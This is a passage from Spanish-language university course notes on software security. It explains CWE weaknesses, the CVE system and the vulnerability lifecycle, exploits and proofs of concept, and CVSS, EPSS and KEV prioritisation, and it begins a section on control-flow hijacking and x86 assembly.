HTTP 403). ¿Considerarías eso una debilidad o vulnerabilidad? ¿Por qué?Y si, al contrario, notas que la URL a tus fotos tiene una estructura similar a esta:
https://fotos.hackerlab.cl/foto/1824918745, y decides cambiar el ID para ver que pasa. El sistema te muestra una foto que (estas seguro/a) no es tuya. ¿Considerarías eso una vulnerabilidad o debilidad? ¿Por qué?Si alguno de los casos anteriores era una vulnerabilidad o debilidad, ¿cómo crees que pudo haber aparecido?
Hay muchas formas de vulnerar los requisitos de ciberseguridad en un sistema informático. Algunas no dependen necesariamente un diseño o una implementación rota (como la ingeniería social), pero las más reconocidas e interesantes (para el perfil de Ing. Civil en Computación y a veces para los medios) son las que dependen de exploits sobre vulnerabilidades asociadas a debilidades.
El software pasa por varias etapas de planificación, diseño y desarrollo, que pueden ser vistas con mayor formalidad en un curso de Ingeniería de Software. Para efectos de este curso, simplificaremos y reconoceremos las siguientes:
Comprender los problemas a solucionar y su contexto: El software nace para resolver uno o más problemas en un contexto determinado. Un problema no necesariamente es algo comprendido o bien definido por quienes son afectados por él. El primer paso de un proceso de ingeniería de software debería ser la comprensión del problema a resolver y en qué contexto se desenvuelve. Es recomendable escribir esta comprensión en algún lado, para dejar claros los alcances de la solución y sus limitaciones.
Definir los requisitos: Los requisitos son los problemas que el software debe resolver y las restricciones específicas de la solución (tiempo, dinero, tecnologías, usos futuros) que no siempre dependen de quienes implementan.
Recordemos que, como dijimos al inicio del curso, los requisitos deben quedar súper claros tanto en lo que se debe poder hacer como en lo que no se debe poder hacer.
Diseñar un modelo del sistema: Considerando tanto los problemas como los requisitos, se debe proponer un modelo que pueda hacerse cargo de ellos. El modelo debería quedar especificado en algún lado, y su rol es dejar por escrito la intención del equipo de desarrollo al diseñar e implementar aquello que resuelve el problema.
El modelo no solo debe considerar los requisitos, sino también la experiencia de quienes lo diseñan e implementarán para cumplir con ellos de forma simple, segura y eficiente (o al menos ese es el perfil que se busca en los y las tituladas en Ingeniería Civil en Computación de nuestra universidad 😊).
- Implementar el modelo: Siguiendo el modelo diseñado, es necesario desarrollar código que, en su conjunto, cumpla con todos los requisitos definidos. Actualmente, ese código puede ser escrito a mano o con ayuda de herramientas automáticas. Sin embargo, si queremos desarrollar de forma segura desde el inicio, la responsabilidad de su implementación siempre debe recaer en algún humano, que debe disponer de herramientas y procesos para validar que la implementación cumple con lo requerido (tests, revisión manual de código, QA, entre otros mecanismos que veremos más adelante).
Recordemos que hoy en día el proceso de arriba es iterativo. Pocas veces nos toca desarrollar software desde sus inicios, y la mayoría del tiempo lo dedicamos a mejorar o añadir funcionalidades a software existente. También es importante recordar que, así como estas etapas están presentes en software desarrollado por nosotros y nosotras, también deberían presentes en las dependencias que usamos.
Las debilidades y vulnerabilidades aparecen cuando alguna de las etapas anteriores no se hace de forma correcta, y se consideran como algo casi asumido dentro del ciclo de vida del software. La tolerancia a ellas y a su gravedad debe depender directamente de la criticidad del software diseñado y del contexto del problema que debe ser resuelto.
Debilidades#
Las debilidades son condiciones de software, hardware o firmware que, bajo ciertas circunstancias, pueden contribuir a la aparición de vulnerabilidades.
En algunos casos, las debilidades pueden originarse por implementaciones incorrectas (bugs), pero también pueden deberse a modelos que no representan con la precisión suficiente la realidad del problema que intentan solucionar o requisitos no transparentados adecuadamente.
Los desarrolladores y desarrolladoras de software llevan tanto tiempo desarrollando software, que ya cuentan con una lista exhaustiva de formas de cometer errores en su desarrollo. Esta lista se llama Common Weakness Enumeration (CWE) y es mantenida por una corporación estadounidense enfocada en problemas de defensa, inteligencia, seguridad pública, salud y ciberseguridad que nombraremos habitualmente en el curso, llamada MITRE.
No será la primera vez que veremos el mundo de la ciberseguridad relacionado tan directamente con el mundo militar…
El CWE estructura las debilidades en grafos dirigidos que agupan las debilidades en varias categorías. Cada nodo del árbol tiene un tipo y un código. Uno de los grafos más comunes es CWE-1000: Research Concepts , que clasifica las debilidades en 10 categorías generales:
- Control deficiente de acceso
- Interacción deficiente entre muchas entidades bien comportadas
- Control deficiente de un recurso durante su ciclo de vida
- Cálculo incorrecto
- Gestión del flujo de control insuficiente
- Fallo en un mecanismo de protección
- Comparación incorrecta
- Revision o manejo incorrecto de condiciones excepcionales
- Neutralización incorrecta
- Adhesión incorrecta a estándares de código
Hay otros grafos y vistas, asociadas a otros modelos estándares para clasificar debilidades. Algunos ejemplos son:
- Weaknesses in the 2025 CWE Top 25 Most Dangerous Software Weaknesses
- Desarrollo de Software
- Diseño de Hardware
Los nodos del grafo pueden tener varios, varios tipos, y las aristas definen distintos tipos de pertenencia. No cualquier nodo puede ser asociado a una vulnerabilidad, ya que algunos nodos sirven como agrupación o categoría y no son lo suficientemente específicos para ello (en la página del nodo se explicita si es mapeable o no con vulnerabilidades).
Algunos tipos de nodos:
- Grafo o vista: Distintas jerarquías (algunas de tipo árbol, pero no necesariamente), que organizan taxonómicamente las debilidades.
- Pilar: Grupo abstracto de debilidades que no es mapeable con vulnerabilidades.
- Clase: Grupo de debilidades más concreto que Pilar, pero menos que base, que es mapeable con vulnerabilidades con consideraciones especiales
- Categoría: Grupo que se relaciona con otros nodos que tienen características similares, definiendo en el esa característica en común.
- Base: Debilidad generalmente independiente de un recurso o tecnología, pero con detalles suficientes como para entregar recomendaciones de detección o prevención. Son mapeables con vulnerabilidades.
- Variante: Especificación de una debilidad relacionada con un lenguaje de programación o contexto específico.
Menciona ejemplos hipotéticos de diseño y desarrollo de software en los que podrían aplicar las siguientes debilidades, según sus definiciones en la página web:
Vulnerabilidades#
Las vulnerabilidades son instancias concretamente explotables de una o más debilidades en software, hardware o firmware, que al ser aprovechadas impactan negativamente los requisitos de ciberseguridad de un sistema.
Así como con las debilidades, existe un registro centralizado y estandarizado de facto de vulnerabilidades, a cargo de MITRE Corporation. El registro se llama CVE (Common Vulnerabilities and Exposures). Este registro numera las vulnerabilidades conocidas, las describe, les asigna un puntaje (más info de esto en breve), las documenta con recursos externos y describe sus mitigaciones (si existen).
En este registro, quedan anotadas (casi) todas las vulnerabilidades en software o hardware distribuible o comercial, es decir, del que pueden existir múltiples versiones en funcionamiento, en distinta infraestructura, administradas por distintas personas. Algunos ejemplos de este tipo de productos:
- Sistemas operativos
- Aplicaciones móviles o de escritorio
- Software libre autohospedable
- Software comercial instalable on premise
- Plugins, librerías y complementos
- Desarrollos parcialmentre a medida, pero desplegados por más de un equipo.
Todos estos productos reciben un CPE o Common Platform Enumeration (sí, también de MITRE), que permite asociar automáticamente vulnerabilidades a versiones específicas de un software/hardware/firmware.
En resumen, una vulnerabilidad del catálogo CVE está asociada a uno o más CPEs (versiones de productos afectados) y relacionada con una o más debilidades.
CVE#
En el ecosistema de CVE existen los siguientes roles:
- CNA o Autoridad de numeración CVE: Entidad autorizada por MITRE, con un alcance y responsabilidad específicos, que asigna regularmente CVE IDs y publica los registros CVE correspondientes.
- CNA-LR o CNA de último recurso: CNA autorizada por una raíz para asignar IDs de CVE y publicar registros CVE dentro del alcance de la raíz correspondiene, por vulerabilidades no cubiertas por otro CNA o su alcance
- Root o Raíz: Organización autorizada en el programa CVE que es responsable en un alcance específico, del reclutamiento, entrenamiento y gobernanza de una o más entidades CNA, CNA-LR u otras raíces.
- Top-Level Root: Raíz de mayor nivel, responsable de la gobernanza y la administración de una jerarquía específica, incluyendo otras Raíces o CNAs en esa jerarquía.
También existen los siguientes tipos de organizaciones:
- Fabricante: Organización que vende productos o servicios a los que se les puede asignar un CVE.
- Organización Investigadora: Organización cuyo objetivo es investigación en ciberseguridad, y cuyos resultados suelen ser la identificación de vulnerabilidades a las que se les puede asignar un CVE.
- Código abierto: Organizaciones que producen, administran o mantienen productos o servicios, disponibilizando libremente su código abierto para su posterior redistribución o modificación.
- CERT/CSIRT: Equipos de respuesta a incidentes de ciberseguridad. Veremos esto más adelante.
- Servicio hospedado: Servicio basado en la nube, plataforma como servicio, infraestructura como servicio o software como servicio.
- Proveedor de servicios de Bug Bounty: Plataformas de bug bounty, es decir, que administran procesos de reporte coordinado de vulnerabilidades. Veremos esto en la sección correspondiente del curso.
- Consorcio: Conjunto de entidades que se unen por conveniencia para trabajar en un proyecto en particular.
Puedes ver una descripción más detallada y una lista de asociados en el sitio oficial.
Ciclo de vida de un registro CVE#

¿Cómo una vulnerabilidad pasa de una idea explotable a un número centralizado? Generalmente, siguiendo estos pasos:
- Alguien (investigador, fabricante, agencia ciber, ciudadano) descubre la vulnerabilidad
- Ese alguien la reporta a un participante del programa CVE (Program Partner), organismo autorizado por MITRE para recibir vulnerabilidades de un tipo de producto o en una región específica.
- El participante solicita un CVE ID y lo reserva para asignarlo a la vulnerabilidad.
- El CVE es aprobado y reservado.
- El participante sube los detalles del CVE
- El CVE se encuentra disponible públicamente.
Ciclo de vida de las vulnerabilidades#
Las vulnerabilidades tienen un ciclo de vida que puede variar caso a caso, pero generalmente existen estas etapas:
gantt
    title "Ciclo de vida de las Vulnerabilidades"
    dateFormat YYYY-MM-DD
    %% this add "Day " text in front of the second
    axisFormat T%d
    tickInterval 1day

    section Desarrollo
        Introduce: t0, 2026-01-01, 1d
        Se entera: t3, 2026-01-07, 1d
        Corrige: t4, after t3, 1d
        Publica: t5, after t4, 1d
    section Atacantes
        Descubre: t1, 2026-01-04, 1d
        Explota: t2, after t1, 5d
    section Usuarios
        Actualiza: tx, 2026-01-01, 2d
Parcha: t6, after t5, 1d- T01: Vulnerabilidad es introducida en el software por fabricante, generalmente por accidente y éste es distribuido. Usuarios instalan versión vulnerable. Nadie sabe que existe la vulnerabilidad
- T04: Vulnerabilidad es descubierta por un atacante. Atacante encuentra una forma de sacarle provecho (vendiéndola, usándola para sus objetivos, etc)
- T05: Vulnerabilidad es explotada por uno o más atacantes.
- T07: Vulnerabilidad es conocida por fabricante (es afectado, recibe reportes de clientes, de investigadores o de agencias de ciberseguridad) y es diagnosticada. Si la vulnerabilidad es lo suficientemente crítica y hay acciones que mitigan la vulnerabilidad que no requieren actualizar (deshabilitar funcionalidades), son recomendadas a los clientes. Si el software afectado es distribuible (instalable localmente, dependencia de otro software u on premise), se le asigna un CVE.
- T08: Equipo de desarrollo trabaja en un parche de la vulnerabilidad.
- T09: Parche es distribuido a los clientes, quienes parchan (algunos antes, otros después).
- T10: Clientes parchan. Idealmente, los clientes que parcharon ya no están afectados por la vulnerabilidad.
Vulnerabilidades de día zero (0-Day Vulnerabilities)#
Entre T04 y T07 se considera que una vulnerabilidad es de día cero, esto quiere decir que la vulnerabilidad no es conocida por el fabricante (ni por gran parte de la comunidad de ciberseguridad) hasta el momento. Este tipo de vulnerabilidades son más valiosas porque, al no tener medidas de mitigación, son más efectivas. Una vez que una vulnerabilidad es de conocimiento público, deja de ser día cero (en el gráfico, eso sería en T07).
Exploits#
Son las formas de aprovecharse de las vulnerabilidades. Pueden ser a través de código, siguiendo pasos manuales en el uso de un sistema informático, o combinando ambas formas.
A veces, la publicación de vulnerabilidades viene acompañado de un código fuente que facilita su validación a través de una explotación muy controlada de la vulnerabilidad (evitando generar impacto en los requisitos de ciberseguridad de la aplicación). Estos códigos se conocen como pruebas de concepto (o PoC por sus siglas en inglés).
Algunas personas consideran que si se demuestra que existe una posibilidad teórica de explotar una debilidad, ya debería existir una vulnerabilidad. Otras personas dicen que una vulnerabilidad no existe si no entregas una forma real de explotar la debilidad relacionada. En el segundo grupo están quienes mantenían la publicación PoC||GTFO (traducido muy amablemente, significa “muestra la prueba de concepto o lárgate”).
El argumento también ha servido para desacreditar a “hackers éticos” que encuentran vulnerabilidades y están seguros/as de que pueden explotarse, pero deciden no probarlas para no exponerse a infringir la ley; lo que hace que quienes reciben los reportes no las tomen mucho en cuenta. Una forma de evitar este riesgo la veremos en la unidad de Reporte Coordinado de Vulnerabilidades.
Puedes encontrar una base de datos de exploits conocidos en ExploitDB o buscando en GitHub por su CVE
Nunca pruebes exploits en sistemas en los que no tengas permiso. Puedes afectar los requisitos de ciberseguridad y cometer un delito de paso. En la unidad de Reporte Coordinado de Vulnerabilidades explicaremos cómo hacerlo bien.
Nunca uses exploits públicos que no hayas visto previamente como funcionan, incluso si son en sistemas en los que estás autorizado. Muchos atacantes crean repositorios falsos con supuestas PoC de exploits conocidos que contienen infostealers u otro tipo de malware.
¿Cómo priorizar Vulnerabilidades?#
Todos los días se encuentran nuevas vulnerabilidades, y cada vez son muchas más las que se encuentran ya que las herramientas para buscarlas se vuelven más accesibles y usables por cualquier persona, en especial desde que se masificó el uso de modelos de IA generativa para automatizar intentos de ataque.
La recomendación actual de las agencias de ciberseguridad del mundo es priorizar la aplicación de parches de ciberseguridad, según el riesgo asociado a que sean explotadas. Esto es porque, en general, el tiempo de parchado es escaso, y mejor que parchar todo en orden de llegada para evitar ciberataques es parchar lo que sabemos que es más probable que los actores de amenaza de mis sistemas van a usar para explotarlos. Esa probabilidad dependerá, entre otros factores, del tipo de actor de amenaza, de la facilidad de explotar vulnerabilidades y del impacto que tiene esa explotación en los objetivos de ellos.
Como vimos en la sección de modelamiento de amenazas, el riesgo se puede definir de manera cualitativa y cuantitativa. A continuación, veremos algunos modelos de cálculo de riesgo de vulnerabilidades que pueden ser útiles para ponderar vulnerabilidades cuantitativamente, priorizando su parchado para ser más efectivo en la prevención de incidentes de ciberseguridad o ciberataques.
CVSS#
También conocido como Common Vulnerability Scoring System y mantenido por el Foro Internacional de Equipos de Respuesta a Incidentes y Ciberseguridad FIRST, es un mecanismo matemático para calcular la criticidad de una vulnerabilidad, asignando un puntaje entre 0.0 y 10.0, y considerando varios factores, entre los que se encuentran:
- Tipo de vector de ataque
- Complejidad de los ataques
- Requisitos de los ataques
- Privilegios requeridos para atacar
- Interacción de usuario
- Afectación a Confidencialidad, Integridad, Disponibilidad del sistema vulnerable y de potenciales escalamientos (movimiento lateral)
También se incluyen métricas suplementarias que permiten ajustar el puntaje a una realidad de despliegue específico.
Puedes usar la Calculadora de CVSS oficial para experimentar el impacto de cada factor en el puntaje final.
Dependiendo del puntaje, una vulnerabilidad puede ser clasificada en None (0.0), Low (0.1, 3.9), Medium (4.0 - 6.9), High (7.0 - 8.9) y Critical (9.0 - 10.0). Algunas personas usan estos clasificadores para definir qué tan urgente es parchar la vulnerabilidad (y generalmente tienen sentido).
¿Pero quién define el puntaje objetivo y oficial de una vulnerabilidad?
Las CNA que reciben las vulnerabilidades están encargadas de puntuarlas. Una vulnerabilidad puede tener más de un puntaje asociado, y el puntaje puede ir variando dependiendo de reconsideraciones que se hagan sobre el impacto de la vulnerabilidad y su facilidad de explotación.
¿Qué pasa si una vulnerabilidad no es correctamente parchada o el parche genera otras vulnerabilidades?
Es algo que pasa de vez en cuando, y es una de las razones por las que el impacto de una vulnerabilidad puede ir mutando. En algunos casos, se asigna más de un CVE a un conjunto de vulnerabilidades muy relacionadas, o a una vulnerabilidad que dejó de existir por un tiempo, pero que luego por un error de desarrollo volvió a aparecer.
Una de las desventajas de CVSS es que muchas veces el impacto real dependerá un montón del despliegue específico del software. Una vulnerabilidad con puntaje CVSS 10.0 tal vez no es tan importante de parchar si el sistema afectado está desconectado completamente de Internet y en una habitación con control de acceso muy restringido.
A veces, el fabricante del software no está muy de acuerdo con el veredicto de la CNA correspondiente. Daniel Stenberg, mantenedor y creador de la librería curl, publica en su blog sobre un caso desagradable de un bug de su software que fue interpretado como vulnerabilidad crítica, y su largo viaje intentando cambiar esta situación.
EPSS#
Sabemos entonces que el puntaje CVSS no es suficiente para establecer categóricamente que una vulnerabilidad debe ser parchada. Sería ideal contar con un oráculo que nos dijera qué tan probable es que algo pase en el futuro. ¿Será posible contar con algo así?
FIRST lo está intentando hace unos años, a través del puntaje EPSS (Exploit Prediction Scoring System). El puntaje corresponde a la probabilidad de que una vulnerabilidad específica sea explotada en los próximos 30 días, a partir de datos históricos y uso de aprendizaje automático.
El EPSS es un puntaje dinámico, varía todos los días para todas las vulnerabilidades. Según la descripción oficial, se consideran al menos las siguientes fuentes:
- Que exista o no código disponible para explotar la vulnerabilidad
- Qué tanto se menciona en canales especializados
- Características específicas declaradas en el CVSS correspondiente
- Si las menciones son o no recientes, y qué tanto tiempo lleva existiendo la vulnerabilidad
- Información de explotación activa de fuentes como telemetría de malware, honeypots, IDS/IPS y feeds de Inteligencia de Amenazas.
Una explicación didáctica de por qué EPSS es mejor para priorizar vulnerabilidades que considerar solo CVSS estaba publicada en el sitio oficial de FIRST, pero por algún motivo ya no la encuentro, así que la replicaremos en el apunte.
El año 2023 FIRST hizo el siguiente experimento: Dimensionó la cantidad de vulnerabilidades con EPSS 7 o mayor y la comparó con la cantidad de vulnerabilidades totales, para determinar qué vulnerabilidades parchar inmediatamente y qué vulnerabilidades postergar.
Al mismo tiempo, en ese mismo periodo, determinó las vulnerabilidades que fueron detectadas como explotadas. Si bien muchas de las vulnerabilidades explotadas están en el grupo CVSS 7 o más, este segundo grupo es tan grande que el esfuerzo en parcharlas todas no parece ser tan efectivo. Solo el 2,3% de vulnerabilidades priorizadas fueron realmente explotadas. Si solo alcanzáramos a parchar un 4% del total de vulnerabilidades con CVSS 7 o superior, decidir cuáles parchar y cuáles no solo con esa información es una tarea con resultados bastante azarosos. Es como tener un edificio con al menos 1.000 puertas abiertas, pero contar solo con tiempo para cerrar 40 antes de que 20 personas intenten ingresar por cualquiera de las entradas.
En la imagen siguiente se ven los números concretos de este experimento: el 55% de las vulnerabilidades totales fue parchada pero no fue explotada, y el 2,3% de las vulnerabilidades totales fue parchada y sí fue explotada; mientras que el 0.5% de las vulnerabilidades no fue parchada y fue explotada, y el 42% de las vulnerabilidades no fue parchada ni explotada.

En cambio, si nos enfocamos solamente en las vulnerabilidades que tienen probabilidad de explotación de 10% o superior en los próximos 30 días, nos encontraremos en una situación mucho más favorable. Si bien no vamos a parchar el 100% de las vulnerabilidades explotadas, el nivel de esfuerzo es mucho menor y el éxito mucho mayor que en el caso anterior.
La tabla muestra que casi 2 de cada 3 vulnerabilidades parchadas fue explotada, y si bien quedaron más falsos negativos afuera, esto se puede ajustar aumentando el umbral de parchado.

Puedes revisar las variaciones de EPSS de hoy en el sitio oficial. Cambian (casi?) todos los días.
KEV#
Este no es un puntaje, sino más bien una característica particular que, si bien no entrega un número rankeable, puede servir un montón para ponderar el riesgo real de explotación de una vulnerabilidad.
KEV es una clasificación binaria administrada oficialmente por CISA (la Agencia de Ciberseguridad e Infraestructura de Estados Unidos). El registro simplemente marca todas las vulnerabilidades que se han visto explotadas por atacantes in the wild. Si una vulnerabilidad se ha visto explotada, es probable que se siga usando, por lo que este factor debería impactar de manera importante en la decisión de si parchar o no parchar.
KEV ya está considerado en el puntaje EPSS, pero de todos modos vale la pena ver la lista de vez en cuando.
Ataques de Secuestro de Control de Flujo#
En el caso ideal, un programa debiese ejecutar sus instrucciones en un orden determinado por quien lo programa.
Estas instrucciones tienen que estar almacenadas en algún lado, ¿no? En la práctica, son datos (datos-instrucciones), pero interpretados de forma tal que hacen que otros datos (datos datos, generalmente definidos por quien opera el programa) sean procesados y transformados en un producto de salida.
Sin embargo, existen situaciones en las que, debido a decisiones de diseño de los lenguajes de programación usados o de la arquitectura de los computadores en los que corre la aplicación, un atacante puede sobreescribir con los datos de entrada (datos-datos) parte de los datos de instrucciones del programa original (datos-instrucciones). Si el o la atacante escribe datos-instrucciones, estos pueden terminar siendo ejecutados por el computador, secuestrándose el flujo del programa.
ASM (x86):#
¿Cuál es el formato más conocido para almacenar datos-instrucciones? Probablemente, es el código fuente. El código fuente es la forma que tenemos las y los programadores (y hoy, incluso algunas máquinas), de dar instrucciones a sistemas.
Los procesadores, sin embargo, no leen el código fuente tal cual como las y los programadores lo escribimos. Leen una representación equivalente pero en un formato más adecuado para ellos, llamado código de máquina (o machine code en inglés). El código de máquina varía según arquitectura, pero en la práctica es una representación binaria de instrucciones de control de flujo, aritméticas, lógicas y punteros a espacios de memoria específicos (donde se guardan los datos que se procesan).
Quien pasa el código fuente a código de máquina, al menos en lenguajes compilados, es el compilador. En otros tipos de lenguajes, existe un intérprete que toma el código fuente (o una versión optimizada del mismo) y genera en tiempo real código de máquina para que el procesador lo ejecute. En esta unidad, nos enfocaremos más en el primer caso (lenguajes compilados).
Existe una representación un poco más amigable con la humanidad del código de máquina, denominada Código Ensamblador o ASM. Su estructura básica es INST [OP1 [OP2]…], donde INST es una instrucción, y OPN son los operandos de la instrucción. Esta representación también dependerá de la arquitectura del procesador.
Si quieres ver cómo se representa código C en ASM, puedes usar Compiler Explorer.
Para este curso, una referencia útil de ASM para la arquitectura de procesadores x86 es el Apunte de la Universidad de Virginia. El caso de x86-64 es muy parecido, pero con registros del doble de tamaño (8 bytes) y nombres un poco distintos (algunos parten con
Ren vez deE).
Explicación general del manejo de memoria en x86#
La memoria en x86 se maneja de la siguiente manera:
